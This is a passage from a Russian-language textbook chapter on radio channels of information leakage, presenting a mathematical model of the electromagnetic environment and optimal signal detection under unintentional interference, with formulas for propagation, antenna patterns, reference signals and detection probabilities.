


Рис. 5.1. Структура радиоканалов утечки информации

Классификация радиоканалов утечки информации по природе образования, диапазону излучения и среде распространения представлена на рис. 5.2.

Оценка электромагнитных полей

Оценка электромагнитных полей полезных и мешающих сигналов в месте приема или оценка собственно радиосигналов на входе приемника (после преобразования электромагнитного поля в радиосигналы антенной приемного устройства) составляет сущность электромагнитной обстановки, которая отражается статической моделью (рис. 5.3).

Модель содержит блоки канала передачи информации и звенья описания состояний информации. Блоки модели соответствуют материальным элементам, обеспечивающим формирование, передачу, распространение и, частично, прием радиосигналов. В соответствии с этим ***модель электромагнитной обстановки*** (ЭМО) включает в себя следующие блоки: источник полезных сигналов; источники мешающих сигналов (непреднамеренных помех); среда распространения электромагнитных колебаний.

Информационное описание процессов формирования ЭМО с учетом наличия непреднамеренных помех осуществляется в звеньях (пространствах): пространстве ***сообщений*** $\mathbf{\Lambda}$, пространстве ***полезных сигналов*** $\mathbf{S}$, пространстве ***мешающих сигналов*** $\mathbf{V}$ и пространстве ***входных сигналов*** $\mathbf{U}$.

Рис. 5.2. Классификация радиоканалов утечки информации




Рис. 5.3. Статическая модель формирования электромагнитной обстановки

При этом входные сигналы могут рассматриваться в двух вариантах:

- на входе приемного устройства в форме электромагнитных полей;
- на входе приемника в форме радиосигнала.

Начальным в модели является звено, представляемое пространством сообщений **Λ**. Пространство сообщений объединяет множество всех возможных классов (разновидностей) сообщений. Каждое из сообщений является строго детерминированным, но появ-

ление того или другого сообщения на приемном конце канала передачи информации для получения сообщения является случайным событием. С учетом этого сообщение будет рассматриваться как случайное событие конечного множества возможных сообщений.

Смысл сообщения и количество классов сообщений зависят от функциональных задач, выполняемых радиоэлектронными средствами.

Множество классов сообщений $\lambda = (\lambda_0, \lambda_1, ..., \lambda_m)$ в любом случае полагается ограниченным ($m \neq \infty$). Каждый из λ_i классов сообщений отличается от другого класса сообщения существом информационного содержания. Особый смысл имеет нулевой класс сообщения λ_0 — он означает отсутствие сообщения. Так, для радиоэлектронных средств (РЭС) радиоэлектронной разведки при решении задачи обнаружения источника излучения множество всех возможных сообщений состоит из двух классов: λ_0 — излучение отсутствует, λ_1 — излучение от объекта имеется. Для разносвязных каналов при передаче символов, алфавит которых содержит m различных символов, пространство сообщений состоит из $m + 1$ класса. Нулевой класс λ_0 и в этом случае соответствует отсутствию передачи какого-либо из m символов.

Статистическая характеристика пространства сообщений выражается совокупностью априорных вероятностей всех возможных сообщений. Это означает, что каждому классу сообщения приписывается определенная вероятность его появления. Априорные вероятности сообщений полагаются либо заранее известными, либо определяемыми каким-либо известным способом.

Важным свойством сообщений является их *классификационная упорядоченность*, при которой имеется строгое соответствие каждого класса своему классу решения задачи в классификационной схеме задач.

Все многообразие функциональных задач, реализуемых радиоприемными устройствами РЭС может быть сведено к трем основным задачам: обнаружение, распознавание и измерение параметров сигнала.

В свою очередь, три основные задачи могут быть систематизированы и объединены единой схемой классификации (рис. 5.4).

Схема классификационных задач имеет иерархическую структуру. Верхний уровень схемы отвечает двухвариантной задаче обнаружения, все последующие ниже расположенные уровни соответствуют многовариантным задачам распознавания и измерения. Каждому ниже расположенному уровню соответствует более детальное распознавание и, соответственно, большее число классов решений. Нижний уровень отражает задачу измерения, которая представлена набором дискретов значений измеряемого параметра.

Это означает, что сообщениям, как и возможным решениям задач РЭС, свойственна единая иерархическая структура классификационной схемы с горизонтальной несовместимостью и вертикальной совместимостью классов сообщений как случайных событий. Отметим, что с учетом нулевого класса сообщений, сумма вероятностей классов сообщений по горизонталям классификационной схемы равна единице, т.е. все классы сообщений (включая и нулевой класс) по каждому из видов задач РЭС составляют полную группу случайных событий.




Рис. 5.4. Классификация функциональных задач РЭС

Источник полезного сигнала, следующий по схеме за звеном пространства сообщений, осуществляет формирование радиосигнала из сообщения

$$\mathbf{S = F_1(\lambda)}$$

Оператор $\mathbf{F_1}$ определяет способ формирования сигнала из сообщения, т.е. характеризует выбор переносчика информации и способ его кодирования (модуляции) сообщением. Типичным переносчиком информации при функционировании РЭС выступают гармонические колебания, модулированные тем или иным способом.

Множество всех полезных сигналов заполняет пространство полезных сигналов $\mathbf{S = S_0, S_1, ..., S_m}$, где $\mathbf{S_0}$ — нулевой сигнал, соответствующий отсутствию сообщения. Излучаемые сигналы представляются функциями пространственных координат ($\mathbf{x_1}$, $\mathbf{y_1}$, $\mathbf{z_1}$) источника сигналов, времени $\mathbf{t}$, совокупности существенных параметров α и совокупности несущественных параметров β:

$$\mathbf{S = s(x_1, y_1, z_1, \alpha, \beta)}$$

Каждому классу сообщения ставится в соответствие свой класс полезного сигнала. При этом сообщение закодировано в существенных параметрах, а сигнал **i**-го класса является узкополосным:

$$\mathbf{S_i = s_i(x_1, y_1, z_1, t, \alpha)\ \beta\ exp(j\omega_0 t)},$$

где $\mathbf{s_i(x_1, y_1, z_1, t, \alpha)}$ — комплексная модулирующая функция, соответствующая **i**-му сообщению; β — комплексный множитель, являющийся функцией несущественных параметров; ω_0 — частота несущей высокочастотного сигнала.

Заметим, что **i**-му сообщению может соответствовать множество сигналов, но все они принадлежат сигналам **i**-го класса. Это обусловлено наличием множества возможных значений несущественных параметров, которые являются случайными величинами и свойства которых могут существенно влиять на обеспечение ЭМО.

Полезные сигналы в форме высокочастотных колебаний излучаются в пространство и через среду распространения поступают на вход приемного устройства. Среда распространения отображается оператором $\mathbf{F_2}$ преобразования сигналов, который характеризует рассеяние, затухание и мультипликативные искажения последних во времени и пространстве:

$$\mathbf{U_s\,(x, y, z, t, \alpha_s, \beta_s) = F_2\,(s, x, y, z, t)}, \qquad (5.1)$$

где $\mathbf{x, y, z, t}$ — пространственно-временные координаты в месте приема сигнала.

Входной полезный сигнал может рассматриваться как на входе антенны приемного устройства, так и на входе собственно приемника (после антенны). В первом случае выражение (5.1) относятся к электромагнитному полю на входе приемного устройства (на входе антенны приемника), во втором — к напряжению полезного сигнала после антенны.

Совместно с полезным сигналом на вход приемника поступают и мешающие сигналы (непреднамеренные помехи). Каждый из мешающих сигналов создается своим источником непреднамеренных помех, расположенном в определенном месте и излучающим свойственный ему сигнал. В результате на входе приемника имеет место аддитивная смесь полезного сигнала, мешающего сигнала и входных шумов приемника:

$$\mathbf{U(x, y, z, t) = U_s\,(x, y, z, t, \alpha_s, \beta_s) + U_v\,(x, y, z, t, \beta_v) + U_n\,(x, y, z)}\ ,$$

где $\mathbf{\alpha_s, \beta_s}$ — существенные и несущественные параметры полезного сигнала; $\mathbf{\beta_v}$ — параметры непреднамеренной помехи, являющиеся несущественными для получателя полезной информации.

Все множество возможных принимаемых сигналов представляется в пространстве $\mathbf{U}$ входных сигналов. Это пространство является оконечным звеном в статической модели формирования электромагнитной обстановки. Представляемые в нем входные сигналы составляют описание электромагнитной обстановки, в которой функционирует РЭС.

Аналитическое представление электромагнитной обстановки

Согласно статической модели ЭМО, аналитическое представление формируется путем преобразования излучаемых полезных и мешающих сигналов средой их распространения. Если сигнал представить в виде поля излучения с линейной поляризацией, то в некоторой декартовой системе координат $\mathbf{X_1 = x_1, y_1, z_1}$, где аппертура антенны (или плоскость отражения) совмещены с координатной плоскостью $\mathbf{x_1 o_1 y_1}$, напряженность поля может быть записана в виде векторной комплексной (аппертурной) функции:

$$\mathbf{e(x_1, \alpha, \beta) = X_{10}\,e_1\,(x_1, \alpha, \beta) + Y_{10}\,e_2\,(x_1, \alpha, \beta),}$$

где $\mathbf{e_1}$, $\mathbf{e_2}$ — аппертурные функции поляризационных составляющих; $\mathbf{X_{10}}$, $\mathbf{Y_{10}}$ — орты системы координат $\mathbf{x_1, y_1, z_1}$; $\mathbf{X_1}$ — координаты текущих точек апертуры (рис. 5.5).




Рис. 5.5. Система координат пространства сигнала излучения

Для типового высокочастотного узкополосного сигнала поляризационные составляющие выражаются в виде

$$\mathbf{e_{1(2)}(X_1, t, \alpha, \beta) = k_{п1(2)}\, E_t(t, \alpha)\, E_x(x_1, y_1)\, A_0 \exp[j(\omega_0 t + \psi_0)]},$$

где $\mathbf{E_t(t, \alpha)}$ — комплексная амплитуда поля излучаемого сигнала с учетом ее модуляции, перекодирующей полезное сообщение в сигнал с существенными параметрами α; $\mathbf{E_x(x_1, y_1)}$ — распределение поля в раскрыве антенны; $\mathbf{A_0}$, $\boldsymbol{\psi_0}$ — нормированная амплитуда и начальная фаза излучаемого сигнала, соответственно, выступающие как несущественные параметры и зависящие от вида модели сигнала; $\boldsymbol{\omega_0}$ — круговая частота несущей сигнала; $\mathbf{k_{п1(2)}}$ — поляризационные коэффициенты: $\mathbf{k_{п1} = | e_1 | / | e |}$ — для первой поляризационной составляющей; $\mathbf{k_{п2} = | e_2 | / | e |}$ — для второй (ортогональной к первой) поляризационной составляющей.

Функция $\mathbf{F_2}$ среды распространения может быть выражена интегральной операцией, учитывающей переходную характеристику среды. Таким образом, каждая из поляризационных составляющих поля в месте приема

$$\mathbf{U_{1(2)}\,(X, t, \alpha, \beta) = \int_{-\infty}^{+\infty}\int\int\int e_{1(2)}(X_1, t, \alpha, \beta)\, h_p(X - X_1, t - t_1)\, dX_1\, dt_1},$$

где $\mathbf{h_p(x, y, z, t)}$ — комплексная переходная характеристика среды распространения; $\mathbf{X = x, y, z}$ — пространственные координаты поля в месте приема.

Этот интеграл берется по четырехмерной области существования функции $\mathbf{e_{1(2)}(x_1, y_1, z_1, t_1, \alpha, \beta)}$. Для среды распространения ее комплексную переходную характеристику можно выразить в виде произведения

$$\mathbf{h_p(x, y, z) = h_{рг}(x, y, z, t)\, h_{сл}(x, y, z, t)},$$

где $\mathbf{h_{рг}}$ и $\mathbf{h_{сл}}$ — регулярная и случайная части переходной характеристики среды.

Регулярная часть $\mathbf{h_{рг}}$ определяется законами электродинамики для свободного пространства. Для данной зоны излучающей антенны она будет

$$\mathbf{h_{рг}(x, y, z, t) = \chi_1 \exp[j\omega_0 - (t - R/c)]\ \delta\ (t - R/c)},$$

где $\mathbf{R}$ — дальность распространения сигнала; $\mathbf{c}$ — скорость распространения сигнала; $\boldsymbol{\chi_1 = 1/\sqrt{2\pi R^2}}$ — множитель ослабления сигнала за счет рассеяния в среде распространения.

Если учесть, что это выражение определяет напряженность поля точечного излучателя, помещенного в центре координат излучающей аппертуры, то ясно, что напряженность поля в точке приема с координатами $\mathbf{(x, y, z)}$, обратна пропорциональна дальности $\mathbf{R}$ распространения сигнала, а набег фазы высокочастотного колебания и задержка сигнала во времени пропорциональны дальности распространения сигнала.

Случайная часть $\mathbf{h_{сл}}$ переходной характеристики учитывает возникающие при распространении амплитудные и фазовые искажения.

Амплитудные искажения сигнала проявляются в его замираниях либо во флуктуациях при отражении от большого числа отражателей. Они обычно принимаются случайными с распределением по релеевскому закону. Фазовые искажения также принимаются случайными с равномерным распределением плотности вероятности фазы в пределах от $\mathbf{0}$ до $\mathbf{2\pi}$.

Таким образом, типовой для полезного сигнала является модель среды распространения с комплексной случайной частью $\mathbf{h_{сл}}$, у которой случайный модуль $\mathbf{|\,h_{сл}\,|}$ и случайный фазовый угол $\boldsymbol{\psi_h}$.

Относительно мешающего сигнала условия распространения изменяются в более широких пределах и имеет три вида.

1. При распространении непреднамеренной помехи в пределах объекта, когда расстояния между антеннами взаимовлияющих РЭС малы и не изменяются в процессе функционирования РЭС, множитель $\mathbf{h_{сл}}$ является постоянным и известным. В этом случае его принимают, без потери общности рассуждений, равным единице.
2. При рассмотрении локальных группировок со стационарно расположенными РЭС флуктуаций модуля $\mathbf{|\,h_{сл}\,|}$ не будет, а фаза $\boldsymbol{\psi_h}$ (в силу неизвестного с точностью до долей рабочей волны расстояния между РЭС) оказывается случайной.
3. Для подвижных РЭС и расположенных на больших расстояниях имеют место случайные модуль $\mathbf{|\,h_{сл}\,|}$ и фаза $\boldsymbol{\psi_h}$ случайной части переходной характеристики. При этом в случае групповой непреднамеренной помехи для каждой отдельной помехи будет своя случайная часть $\mathbf{h_{слμ}(\mu>1)}$, независимая от случайной части другой одиночной помехи.

Если в выражение для поляризационных составляющих поля в месте приема подставить выражения для $\mathbf{e_{1(2)}}$, $\mathbf{h_р}$ и $\mathbf{h_{рг}}$, то можно определить сигнал на входе антенны приемника в форме

$$\mathbf{U_{1(2)}(x, y, z, t) = k_{п1(2)}\ \chi_1\ A\ \exp(j\psi)\ F_{1(2)}(v, \varphi)\ E(t - \tau)\ \exp[j(\omega_0 t - kR_1)]}\ ,$$

где $\mathbf{R_1}$ — расстояние между передатчиком и приемником; $\mathbf{k = 2\pi/\lambda}$ — волновой множитель; $\boldsymbol{\tau = kR_1/\omega_0}$ — временн*а*я задержка принимаемого сигнала; $\mathbf{F_{1(2)}}$ — диаграмма на-

правленности антенны передающего устройства; **A** — амплитудный множитель, учитывающий $|\mathbf{h_p}|$; ψ — фазовый множитель, учитывающий ψ_h.

В соответствии с рис. 5.5, диаграмма направленности выражается как функция сферических координат.

$$\mathbf{F_{1(2)}}(\upsilon, \varphi) = \iint\limits_{(A_{прд})} \mathbf{E_{1(2)}}(x_1, y_1) \exp[jk(x_1 \sin v \cos \varphi + y_1 \sin v \sin \varphi)]\, dx_1\, dy_1,$$

где $(\mathbf{A_{прд}})$ — двухмерная аппертура передающей антенны.

Для того чтобы от напряженности поля в месте приема перейти к напряженности на входе приемника, необходимо учесть преобразование электромагнитного поля антенной приемника. Это выполняется с помощью интегрального преобразования с учетом аппертуры $\mathbf{A_{прм}}$ приемной антенны:

$$\mathbf{U_{1(2)}}(t) = \chi_2 \iint\limits_{(A_{прм})} \mathbf{U_{1(2)}}(x, y, z, t)\mathbf{F_{1(2)}}(v', \varphi') \exp[jk(x \sin v' \cos \varphi' + y_1 \sin \varphi')]\, dx\, dy,$$

где $\mathbf{v'}$, $\boldsymbol{\varphi'}$ — углы в полярной системе координат приемной антенны, под которыми приходит принимаемый сигнал; χ_2 — коэффициент, равный отношению величины интеграла выражения при текущих значениях $\mathbf{v'}$, $\boldsymbol{\varphi'}$ к величине этого интеграла при $\mathbf{v' = \varphi' = 0}$.

Рассмотренная процедура получения сигнала на входе приемника позволяет учесть особенности излучения сигналов, среды распространения и направленных свойств приемной антенны. Систематизация входных сигналов на основе полученных данных позволяет сформировать модель входного сигнала.

Анализ процесса формирования ЭМО в месте приема полезного сигнала свидетельствует о том, что необходимо учитывать три характерные компоненты:

- полезный сигнал;
- мешающий сигнал;
- внутренние, или собственные, шумы приемника.

Эти три компоненты образуют на входе приемного устройства аддитивную смесь. Рассмотрим возможный вариант одной из поляризационных составляющих с учетом возможных классов сигналов и помех:

$$\mathbf{U_{вх_i}}(X, t) = \begin{cases} \mathbf{U_v}(x, t, \beta_v) + \mathbf{n}(x, t), & \text{при } \mathbf{i = 0} \\ \mathbf{U_{s_1}}(x, t, \alpha_s, \beta_s) + \mathbf{U_v}(x, t, \beta_v) + \mathbf{n}(x, t), & \text{при } \mathbf{i = 1} \end{cases},$$

где $\mathbf{U_{s_1}}(x, t, \alpha_s, \beta_s)$ — полезный сигнал; $\mathbf{U_v}(x, t, \beta_v)$ — мешающий сигнал, являющийся непреднамеренной помехой; $\mathbf{n}(x, t)$ — шумы приемника, пересчитанные ко входу приемника. Условие $\mathbf{i = 0}$ соответствует случаю отсутствия сигнала. Каждый компонент является функцией пространства и времени. При этом входной сигнал рассматривается в пространстве наблюдения, представляющем собой область существования входного сигнала в пространстве, имеющую протяженность по каждой из осей и интервал наблюдения.

Учитывая ограниченные по ширине спектры сигналов и ограниченную ширину полосы пропускания приемника, все три компоненты принимаются узкополосными процессами, причем сигнал и помеха записываются в виде

$$U_{s_i}(X, t, \alpha_s, \beta_s) = \mathrm{Re}\left[\beta_s U_{s_i}(X, t, \alpha_s) \exp(j2\pi f_0 t)\right],$$

$$U_v(X, t, \beta_v) = \mathrm{Re}\left[\beta_v U_v(x, t) \exp(j2\pi f_0 t)\right],$$

где α_s, β_s, β_v — комплексные множители, зависящие от существенных и несущественных параметров сигнала и помехи; $U_{s_i}(X, t)$ и $U_v(X, t)$ — комплексные пространственно-временные функции модуляции сигнала и помехи; f_0 — несущая частота сигналов, равная частоте настройки приемника.

Необходимо отметить, что комплексные пространственно-временные функции U_{s_i} и U_v учитывают все пространственные, временные, частотные, поляризационные и энергетические отличия полезных сигналов от мешающих. Полезные сигналы отличаются друг от друга существенно разными значениями параметров.

Для систематизации большого разнообразия видов полезных и мешающих сигналов вводятся типовые модели или типовые виды сигналов. Такими видами сигналов являются: *детерминированные*, *квазидетерминированные* и *случайные* (сложные). Кроме того, помехи могут быть и групповыми (т.е. состоящими из мешающих сигналов разных видов).

В качестве видового признака типовых моделей сигналов и помех используются амплитуда и начальная фаза.

- ***Детерминированные*** сигналы и детерминированные помехи имеют неслучайные (известные на приемной стороне) амплитуды и начальные фазы высокочастотных колебаний. Из условия нормирования амплитуды берутся равными единице, а начальные фазы — ψ_{s_0} и ψ_v, соответственно.
- ***Квазидетерминированные*** сигнал и помеха имеют случайные амплитуды и (или) начальные фазы. При этом типовым видом являются сигналы со случайными амплитудами и случайными начальными фазами, как характеризующиеся наибольшей степенью случайности в этом виде сигналов и наиболее часто встречающиеся на практике. Однако в отношении мешающих сигналов следует использовать и модель с неслучайной амплитудой и случайной начальной фазой, которая адекватна непреднамеренной помехе, создаваемой при близко расположенных источниках и рецепторах помех. При неслучайной амплитуде ее значение принимается равным единице, а при случайной амплитуде последняя нормируется таким образом, чтобы ее второй начальный момент, являющийся нормирующим множителем мощности (энергии) сигнала, был равен единице.
- ***Случайные*** сигналы, в отличие от детерминированных и квазидетерминированных сигналов, которые относят к простым сигналам, являются сложными. Они характеризуются наличием последовательности во времени и (или) пространстве ряда квазидетерминированных сигналов. Каждый из таких сигналов называется элементарным и имеет независимые от других элементарных сигналов случайные несущие параметры (амплитуду и начальную фазу). К числу сложных относятся случайные шумовые и шумоподобные сигналы. Дополнительным видом случайных сигналов является *групповая помеха*, которая представляется суммой накладывающихся друг на друга во времени и (или) пространстве мешающих сигналов первых трех видов.

Таким образом, в векторной форме полезный и мешающий сигналы можно записать в виде:

- для модели детерминированных сигнала и помехи
  $\mathbf{U_{s_i}(X, t) (=) Re[S_i]}$,
  $\mathbf{U_v(X, t) (=) Re[V]}$;
- для модели квазидетерминированных сигнала и помехи
  $\mathbf{U_{s_i}(X, t, \beta_s) (=) Re[\beta_s S_i]}$,
  $\mathbf{U_v(X, t, \beta_v) (=) Re[\beta_v V]}$;
- для модели случайных сигнала и помехи, а также групповой помехи
  $\mathbf{U_{s_i}(X, t, \beta_s) (=) \sum_{(h)} Re[\beta_{s_{(k)}} S_{i_h}]}$,
  $\mathbf{U_v(X, t, \beta_v) (=) \sum_{(h)} Re[\beta_{v_{(k)}} V_h]}$,

где **(h)** — совокупность $\mathbf{h_m}$ элементарных сигналов; **(=)** — знак эквивалентности, что в данном случае соответствует равенству с точностью до постоянного множителя $\mathbf{\Delta^{1/2}}$.

Обнаружение сигналов в условиях воздействия непреднамеренных помех

Обнаружение сигналов в многовариантной классификации сводится к выбору одного из двух возможных на каждом конкретном этапе вариантов. При этом после обработки входного сигнала на входе принимается одно из двух возможных решений: полезный сигнал на входе присутствует (верна гипотеза $\mathbf{H_1}$) или полезный сигнал на входе приемника отсутствует (верна гипотеза $\mathbf{H_0}$).

В данном случае, как и во всех последующих случаях решения общей задачи обнаружения, будем пользоваться упрощенным решающим правилом, которое заключается в том, что при равновероятных сообщениях ($\mathbf{p_i = const}$), равновеликих по энергии сигналах ($\mathbf{S_i^T, S_i^* = const}$), отсутствие корреляции между полезными сигналами и помехой ($\mathbf{V^T, S_i^* = 0}$) и простой функции потерь оптимальное решающее правило сводится к выбору наибольшего выходного сигнала приемника:

$$\mathbf{(\gamma_i : H_i)\ Z_i = \max_{0 \le k \le m} Z_k}$$

Здесь $\mathbf{S^*}$ — комплексно-сопряженный вектор-столбец по отношению к **S**; **T** — знак трансформации вектора-столбца в вектор-строку.

Решение задачи обнаружения предусматривает получение выходных сигналов $\mathbf{Z_0}$ (для гипотезы $\mathbf{H_0}$) и $\mathbf{Z_1}$ (для гипотезы $\mathbf{H_1}$), а затем выбор большего из них. При этом в структуре оптимального классификатора роль величины, с которой сравнивается выходной сигнал канала обработки $\mathbf{Z_1}$, играет порог обнаружения, а сама рассматриваемая процедура сводится к классической процедуре обнаружения принятого сигнала. Особенностями здесь будут наличие и влияние непреднамеренных помех. Естественно, результаты этого воздействия будут зависеть от вида (моделей) помехи и сигнала, их характеристик.

В общем случае выходной сигнал приемника можно представить в виде взвешенной суммы квадратов модулей (или самих модулей) комплексных преддетекторных сигналов

$$\mathbf{Z_{i/j} = \sum_{(\xi)} c_\xi \left|Y_{i/j,\,\xi}\right|^2;\ \left(\sum_{(\xi)} c_\xi \left|Y_{i/j,\,\xi}\right|\right)},$$

где $\mathbf{Y_{i/j,\,\xi}}$ — комплексный преддетекторный сигнал в ξ-м сочетании $\mathbf{V}$-помехи и μ-й части полезного сигнала (ξ=$\mu\mathbf{V}$) при $\mathbf{i}$-й гипотезе; $\mathbf{c_\xi}$ — весовой коэффициент; $\mathbf{(\xi)}$ — множество сочетаний $\mu\mathbf{V}$.

В этом выражении комплексный преддетекторный сигнал является результатом прохождения входного сигнала $\mathbf{U_j}$ через линейный фильтр или результатом корреляции входного сигнала с опорным сигналом

$$\mathbf{Y_{i/j} = U_j^T\, r_i^*\ (i{=}1)},$$

где

$$\mathbf{U_j} = \begin{cases} \mathbf{n} + \sum\limits_{\nu=1}^{N} \beta_{v_\nu} \mathbf{V}, & \text{при } \mathbf{j = 0}, \\ \mathbf{n} + \sum\limits_{\nu=1}^{N} \beta_{v_\nu} \mathbf{V_\nu} + \sum\limits_{\mu=1}^{M} \beta_{s_\mu} \mathbf{S_{j_\mu}}, & \text{при } \mathbf{j = 1}, \end{cases}$$

$\mathbf{r_i}$ — $\mathbf{i}$-й опорный сигнал, $\mathbf{N}$ — количество мешающих сигналов.

Опорный сигнал при оптимальном приеме в условиях воздействия непреднамеренных помех равен $\mathbf{r_i = r_{\mu V}}$, при согласованном приеме $\mathbf{r_i = S_\mu}$. В свою очередь, оптимальный опорный сигнал $\mathbf{r_{\mu V}}$, в зависимости от вида помехи, выражается одним из соотношений:

- детерминированная $\mathbf{r_i = S_i}$;
- квазидетерминированная, имеющая случайную начальную фазу при неслучайной (известной) или случайной амплитуде $\mathbf{r_i = S_i - S_i^T\, V^* \frac{V}{2N_0}}$;
- квазидетерминированная со случайной фазой и амплитудой $\mathbf{r_i = S_i - \frac{S_i^T\, V^*}{V^T\, V^* + 2N_0}\, V}$;
- случайная (сложная) $\mathbf{r_{i_\nu} = e_\nu - \sum_{\xi=1}^{\nu-1} \frac{e_\nu^T\, r_{i_\xi}^*}{e_\xi^T r_{i_\xi}^* + 2N_0}\, r_{i_\xi}}$;
- групповая непреднамеренная $\mathbf{r_{i_\eta} = e_\eta - \sum_{\xi=1}^{\eta-1} \frac{e_\eta^T\, r_{i_\xi}^*}{e_\xi^T r_{i_\xi}^* + 2N_0}\, r_{i_\xi}}$;

$\mathbf{c_\xi = e_\xi^T r_{i_\nu}^* + 2N_0}$ — весовой коэффициент.

Таким образом, процедура обнаружения сводится к последовательности следующих операций:

- корреляция входного сигнала с опорным сигналом, что равносильно линейной пространственно-временной преддетекторной фильтрации;

- получение модуля комплексного сигнала $\mathbf{Y_{i/j}}$, что соответствует детектированию этого сигнала;
- взвешенное суммирование полученных модулей или квадратов модулей, образующее выходной сигнал приемника;
- сравнение выходного сигнала приемника с порогом.

Решение об обнаружении полезного сигнала принимается в случае превышения порога выходным сигналом.

Согласно принятому решающему правилу вероятностные характеристики качества обнаружения принимают следующие значения:

$$\mathbf{p_{об} = p_{11} = \int_{z_n}^{\infty} \omega(Z_{1/1})\, dZ_{1/1}},$$

$$\mathbf{p_{лт} = p_{10} = \int_{z_n}^{\infty} \omega(Z_{1/1})\, dZ_{1/0}},$$

где $\mathbf{\omega(Z_{1/1})}$, $\mathbf{\omega(Z_{1/0})}$ — плотность вероятности выходного сигнала приемника при условии, что на входе приемника присутствует или отсутствует полезный сигнал; $\mathbf{p_{об} = p_{11}}$ — вероятность обнаружения; $\mathbf{p_{лт} = p_{10}}$ — вероятность ложной тревоги.

Проанализируем на основании уже проведенных рассуждений качество обнаружения сигнала при детерминированной помехе. Пусть на вход приемника поступают сигнал β_s **S**, детерминированная помеха **V** и имеются собственные шумы **n** приемника. Согласно структуре оптимального приемника преддетекторный сигнал имеет вид

$$\mathbf{Y_{i/j} = (U_j - V)^T \frac{S^*}{2N_0}},$$

$$\text{где } \mathbf{Uj} = \begin{cases} \mathbf{n + V}, & \mathbf{при\ j = 0,} \\ \mathbf{n + V + \beta_S S}, & \mathbf{при\ j = 1.} \end{cases}$$

Из этого выражения видно, что при оптимальном приеме детерминированная помеха не влияет на преддетекторный сигнал.

$$\mathbf{Yi/j} = \begin{cases} \mathbf{\frac{n}{2N_0}}, & \mathbf{при\ j = 0,} \\ \mathbf{\frac{n + \beta_S S}{2N_0}}, & \mathbf{при\ j = 1.} \end{cases}$$

Оценка параметров сигналов в условиях воздействия непреднамеренных помех

Качество оценки многомерного параметра $\mathbf{\lambda = (\lambda_1, \lambda_2, ..., \lambda_n)}$ сигнала характеризуется матрицей начальных вторых моментов ошибок измерения

$$\mathbf{E} = ||\varepsilon_{ij}|| \tag{5.2}$$

